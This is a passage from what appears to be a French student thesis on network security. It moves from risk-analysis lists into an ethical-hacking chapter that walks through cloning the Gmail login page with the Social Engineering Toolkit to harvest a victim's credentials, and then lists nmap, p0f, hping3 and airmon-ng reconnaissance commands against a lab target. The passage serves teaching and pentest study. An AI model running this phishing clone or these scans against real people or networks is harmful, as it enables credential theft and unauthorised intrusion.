- Une faille de stockage de données non sécurisées se produit quand une application Web ne protège pas correctement les données sensibles, avec un algorithme de chiffrement ou de hash approprié ;
- La défaillance dans la restriction des accès à une URL se produit quand une application web ne protège pas l'accès aux URL. Donc les applications doivent effectuer des contrôles d'accès similaires chaque fois que ces pages sont accédées ;
- La faille de protection de la couche transport se produit quand les applications ne peuvent pas chiffrer et protéger la confidentialité et l'intégrité du trafic réseau sensible ou lorsqu'elles supportent des algorithmes faibles, utilisent des certificats expirés ou invalides, ou ne les emploient pas correctement ;
- Une faille de redirection et renvoie non validés se produit quand une application Web réoriente les utilisateurs vers d'autres pages et sites web. Sans validation appropriée, les attaquants peuvent rediriger les victimes vers des sites de *phishing* ou de logiciel malveillant, ou utiliser les renvois pour accéder à des pages non autorisées [36].

I.2.14. Mesures de sécurité techniques

- La cryptographie va chiffrer l'information pour qu'elle ne soit pas compréhensible par un tiers, alors que la sténographie va la rendre invisible [25] ;
- Contrôle d'accès ;
- Pare-feu (Firewall) est un dispositif matériel ou logiciel, on peut : soit l'installer sur la frontière du réseau, ou dans une machine cliente à fin de contrôler les accès au réseau [26];

- Zone Démilitarisée DMZ : une zone sécurisée de tous les côtés [27]. Plus précisément, c'est une zone d'un réseau située entre le réseau local et internet, derrière le pare-feu pour éviter toute connexion directe au réseau interne ;
- IDS (Détection d'Intrusions) est un dispositif matériel et /ou logiciel qui écoute et analyser le trafic en temps réel en cherchant des tentatives d'intrusion non autorisées à fin de lancer des alertes à l'administrateur ;
- Journalisation : Enregistrement des évènements dans un fichier de log [5] ;
- Exemples d'évènements : arriver d'un paquet, tentative de connexion.
- Pot de miel : est un dispositif de leurre, destiné à piéger les attaques des pirates [28] ; Théoriquement, un honey pot ne devrait générer aucun trafic car aucune activité ne lui est autorisée. Ainsi, tout interaction avec lui ne peut être qu'illicite. Il est alors possible de lister tous les accès et toutes les commandes qu'il subit ou reçoit [5] ;
- Audit : l'objectif de l'audit est ainsi de vérifier que chaque règle de la politique de sécurité est correctement appliquée et que l'ensemble des dispositions prises forme un tout cohérent [3] ;
- IPsecVPN (Réseaux Privés Virtuels) La prévention n'est qu'une des quatre parties de la gestion de la sécurité. La partie détection est à la recherche de l'exploitation de nouvelles brèches. La partie enquête essaye de déterminer ce qui est arrivé, en s'appuyant sur les informations fournies par la partie détection. La partie autopsie consiste à chercher comment empêcher des intrusions similaires dans le futur [2] ;
- IPS toute composante matériel ou logiciel contrôle le système de manière active et il bloque toute activité suspecte détectée, mais il détecte parfois des faux positif [22] ;
- SSL : pour la sécurité des services ;
- Anti-virus : L'antivirus est un logiciel conçu pour identifier, neutraliser et éliminer des logiciels malveillants;
- Plan de sauvegarde [29].

I.2.15. Le processus d'analyse et d'évaluation des risques

L'analyse et l'évaluation des risques font partie du processus global de gestion des risques qui apparaît à la figure 1.3, tirée de la norme ISO 31000 :2009.




Figure 1.3 : *L'appréciation des risques dans le processus global de gestion des risques (adapté de MSP, 2008) [30]*

Cette démarche d'identification, d'analyse et d'évaluation des risques s'inscrit comme étant la pierre angulaire du processus global de gestion des risques ; sans une bonne connaissance des risques, il est difficile de mettre en œuvre des mesures adéquates afin d'éviter leur occurrence ou bien de gérer les effets lorsque ceux-ci se matérialisent (traitement des risques).

Ces mesures présentées sous le nom de « barrières de sécurité ».

Pour améliorer l'efficacité et l'objectivité d'une analyse de risques ainsi que pour faciliter la comparaison avec d'autres analyses de risque, il est souhaitable de suivre un certain nombre de règles générales.

Il est également souhaitable d'effectuer le processus d'analyse de risque conformément à une séquence définie d'étapes telle que schématisée à la figure 1.4.

Le processus détaillé d'appréciation des risques est composé de 12 étapes distinctes :

1. Définir les objectifs et la portée de l'étude ;
2. Choisir la méthode d'analyse la plus appropriée ;
3. Constituer une équipe d'analyse multidisciplinaire ;
4. Récolter et préparer l'information requise ;

5. Définir les critères d'analyse ;
6. Identifier les dangers ;
7. Analyser les risques ;
8. Évaluer l'acceptabilité des risques ;
9. Recommander des barrières de sécurité additionnelles ;
10. Évaluer le risque résiduel ;
11. Documenter l'analyse ;
12. Mettre en œuvre les recommandations.




Figure 1.4 : *Étapes génériques de l'appréciation des risques [31]*

La figure 1.4 résume le processus itératif d'appréciation des risques.

Il est important de bien comprendre que ce processus est itératif et qu'il n'est pas nécessaire d'avoir complété la boucle itérative pour analyser et mettre en place des barrières de sécurité (pour réduire le risque).

I.2.16. politique de sécurité et Conclusion

Les coûts d'un problème en Télécommunication et plus spécialement ce qui réside dans la sécurité nécessite à réaliser une analyse de risque en prenant soin d'identifier les problèmes potentiels avec les solutions avec les coûts associés. L'ensemble des solutions retenues doit être organisé sous forme d'une politique de sécurité cohérente, Il faut cependant prendre conscience que les principaux risques à savoir faire une analyse de vulnérabilité des informations contenues sur les ordinateurs en réseau (programmes d'analyse des paquets, logs…).

Dans ce qui suit, on va s'intéresser à l'étude des protocoles de sécurité ainsi que les systèmes et modèles de sécurité des pionniers dans le même domaine, et tout cela, ça sera le sujet du deuxième chapitre.

CHAPITRE III :
STRATEGIES D'ATTAQUES
ET
HACKING ETHIQUE

Avant-Propos

Quoi qu'il en soit, pour assurer l'état de sécurité d'un système, il convient d'analyser le système pour en connaître les forces et les faiblesses, qu'il faudra bien sûr corriger. Pour cela, on réalise ce qu'on appelle un audit de sécurité.

Il peut être réalisé par le responsable sécurité du système, s'il possède les connaissances suffisantes, mais il est préférable de faire appel à un tiers de confiance, spécialisé dans la sécurité informatique, pour valider les moyens mis en place pour assurer la protection, au regard de la politique de sécurité.

En effet, une personne extérieure aura une vision beaucoup plus neutre, globale et proche de la réalité . Elle sera également en mesure de conseiller en cas de défaillance, et de mettre en place une politique de sécurité plus saine.

Dans ce chapitre, on va mettre le masque de cette personne, et on va essayer d'apprendre le maximum de techniques afin de pirater « hacker » les réseaux, comme ça on sera capable par la suite de sécuriser notre système [82].

Les menaces sont nombreuses, parmi elles, les hackers. Ces pirates informatiques sont là pour dérober informations personnelles, données bancaires ou encore fichiers privés. Pour s'en protéger, une méthode efficace existe : le hacking éthique. Elle consiste en la compréhension des hackers et leurs stratégies d'attaque, dans le but de la contrer [83].

III.1. Introduction

Les hackers sont généralement des personnes cultivées qui connaissent à la fois l'historique de leur statut, les grands acteurs du mouvement, qui se tiennent informés de tout ce qui s'apparente à leur domaine et qui ont soif de connaissance [84].

Le hacker éthique est un « gentil » hacker, un spécialiste de sécurité informatique offensive pour la protection des systèmes. Son rôle est d'attaquer les systèmes de sécurité informatique pour tester leur vulnérabilité. Son activité permet ainsi aux entreprises de détecter les failles de leur système pour leur permettre de mieux se protéger d'éventuelles attaques [85].

Afin de réussir notre mission, Nous allons nous placer dans la situation d'un test d'intrusion en condition réelle, c'est-à-dire en boîte noire [86].

Nous ne connaissons rien sur le système cible, ni l'architecture, ni les services, ni l'organisme.

Dans cette partie, nous allons donc passer en revue la méthodologie retenue généralement par les attaquants pour s'introduire illégalement dans un système d'information, quelle qu'en soit la finalité.

Cette partie ne vise pas à expliquer comment compromettre un système mais une fois de plus, à comprendre la façon dont il peut être compromis, afin de mieux pouvoir s'en prémunir. La meilleure façon de se protéger étant de procéder de la même manière que l'ennemi pour connaître ses vulnérabilités et les corriger, nous allons nous placer dans la peau de l'attaquant.

Pour cela, on a pensé à ce chapitre qui introduit un ensemble de règles d'attaques, de protocoles très sophistiqués afin de comprendre comment réagissent ces hackers.

Remarque

Dans notre étude, notre système d'exploitation sera Linux (kali, Ubuntu), majoritairement utilisé sur les serveurs sensibles ainsi que chez les attaquants, on croit que le principe est globalement le même sur tout type de système, seuls les outils changent.

III.2. Analyser avant d'attaquer

La reconnaissance est une étape préalable à toute attaque, qui consiste à collecter le maximum d'informations sur la cible pour avoir une idée afin de choisir le type d'attaque et les méthodes à suivre. Ainsi que l'utilisation de plusieurs outils lors de l'analyse de la pise d'information est indispensable pour comparer les résultats en cas de faux positif.

III.2.1. Reconnaissance passive

C'est le faite d'analyser sans d'être détecter par la victime, mais ça prend du temps.

III.2.1.1. L'ingénierie sociale « Manipulation sociale »

Pour récupérer des informations confidentielles par contacte directe, par téléphone, par internet ou par lettre [87].

on peut consulter des sites qui cherchent dans les bases de données, par exemple : http://www.whois.net
whois : est protocole de recherche au niveau de base d'enregistrement de nom de domaine qui va récupérer des informations sur le serveur DNS utilisé.
Il y en a d'autre :

http://www.archive.org
http://www.alexa.com
http://serversniff.net

III.2.1.2. Social engineering toolkit [88] :

http://www.social-engineer.org
on va essayer de cloner le site *Gmail* a fin de hameçonner notre victime.
On vérifie que « *apache2* » marche bien :


```
>cd /etc/
>cd apache2/
>ls
```

On s'interesse au dossier : *sites-enabled*

```
>cd sites-enabled/
>ls
```

On ouvre le dossier : *000-default.conf*

```
>gedit 000-default.conf
```




```
# match this virtual host. For the default virtual host (this fil
# value is not decisive as it is used as a last resort host regar
# However, you must set it for any further virtual host explicitl
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/

# Available loglevels: trace8, ..., trace1, debug, info, notice,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn
```

Maintenant on démarre *social engineering toolkit* :
On sélectionne selon notre choix :
C'est une attaque de types social engineering, orienté site web dont on chercher à piéger la victime avec'' un site cloné ''
On met l'adresse de notre machine locale et le site à cloner :
>www.gmail.com
Automatiquement notre outil va cloner la page, il va la récupérer et mettre le tout dans le dossier /var/www

```
>cd /var/
>cd www/
```

on va trouver un fichier avec extension *'.txt'* contenant les mots de passes qu'on a usurpé grâce à l'hameçonnage de notre victime.
Lorsque la victime veule se connecter à *Gmail* on va récupérer les données : le *login* et le *mot de passe*.

```
>cat harvester …
[email] => steven@gmail.com
[pass] => 123456
```

III.2.1.3. **Balayage** [89] :

Lorsque la topologie du réseau est connue le pirate peut analyser les paquets TCP transitant au niveau du réseau on utilisant : *p0f*

On parle ici d'une prise d'empreinte du système, au sein de notre réseau.
p0f : nous donne les machines actives au sein de notre réseau.

```
>p0f –I nom-cart-réseu –p –o nom-out
```

`-I` carte réseau
`-p` promiscuité au niveau de la carte
`-o` fichier de sortie

Netdiscover nous aide à faire un scan passif pour ne pas être détecté par l'IDS ou l'IPS :

```
> netdiscover –p
```

III.2.2. Reconnaissance Active

C'est l'interaction directe avec la cible en analysant ces réponse et donc la cible peut détecter le scanner mais ça va nous permet de découvrir la cible plus en détails.

III.2.2.1. Scan de ports et prise d'empreinte des services

Le balayage de ports généralement c'est premières étapes à effectuer pour attaquer un système. Il permet d'avoir une idée sur le system d'exploitation, les services offerts et les ports ouverts pour sélectionner les outils nécessaires [12].

Nmap est scanneur de ports. Il liste les ports ouverts avec une description du service associé [18], ainsi que le système d'exploitation autorisé et sa version [9].

```
> nmap –sV @cible
```

```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         Unreal ircd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
33899/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:A5:44:D5 (VMware)
```

En parallèle un fichier va être créé contenant les résultats de scan sous format xtml

```
>ls
> cat myscan.xml
```

On le transforme en format html :

```
>xsltproc myscan.xml –o myscan.html
```

-o : out,

Et on l'ouvre sur le navigateur

V : version (bannières applicatives)

Les ports vont être soit : ouverts, fermés, ou filtrés ainsi que le service qui tournent au sein de ce port.

III.2.2.2. Prise d'empreinte des systèmes

Pour voir le système d'exploitation qui tourne au sein du la machine cible [90]:

```
>nmap –O @cible
```
-O : l'Os qui tourne

III.2.2.3. Finger printing

Pour l'OS plus les versions des services [91] .

```
> dmitry –pb @cible
```
-pb : port + banner

III.2.2.4. Interrogation du serveur DNS

Il y a beaucoup d'outils qui sont misent à notre disposition :

```
>dnsenum @site
```
[92]

```
>dig @site
```
[93]

```
>whois @site-web
```

Un outil qui va nous donner beaucoup plus d'informations [94]:

```
>dmitry -iwnse targethost
```
-i ___@ip host
-w___ domaine
-n___ information *netcraf*
-s ___sous domaine
-e____ adresse email

III.2.2.5. Énumérations des machines

Les ports sont ouverts, ce type de test est réalisé après avoir vérifié que la machine est en ligne sur le réseau. Pour tester qu'une machine est présente au sein du réseau on utilise *hping*, *fping* ou tout simplement *ping*.

III.2.2.5.1. Ping scanning

Ce type de scan est utilisé pour découvrir quels sont les hôtes connectés. On envoyant à l'hot cible un datagramme ICMP de type 8 (echo request) et recevant un datagramme ICMP de type 0 (echo reply) [25].La réception d'une réponse après un ping indique que le serveur est actif [95].

```
> hping3 -1 @IP-cible –c 1
```
-c nombre de paquets à envoyer
-1 envoie des paquet icmp (0 ip, 2 udp, …)

hping : c'est un outil très puisant [96].

```
>fping @cible
```
Alive : présente
Unreachable : n'existe pas [97].

On peut aussi faire un scan sur une plage d'adressage IP [98]:

```
> netdiscover –r @R/24
```
-r : pour *range*, une plage d'adressage.

Scan ou niveau d'un réseau local :


```
>fping  -r 1 -g @ip-réseau/24
```
-r nombre de tentative d'essais

Au niveau du site web :

```
>fping –s @web
```


III.2.2.6. Scan des réseaux sans fils

On a besoin en premier lieu d'une carte wifi.




On effectue un *Kill* pour tous les processus qui provoquent des problèmes à *airmon-ng*

```
>airmon-ng check kill
```




On vérifie l'interface de notre carte wifi


```
>iwconfig
```



On lance notre carte en mode *monitor :*

```
>airmon-ng start wla0
```






Et on peut récupérer le BSSID, le chiffrement utilisé, type d'authentification, … etc. [99].

Après avoir analyser et repérer les failles, passant maintenant à la phase d'attaques et l'exploitation des vulnérabilités :

III.3. Attaque sur les routeurs

Pour exploiter les vulnérabilités existantes sur un routeur donné il faut :

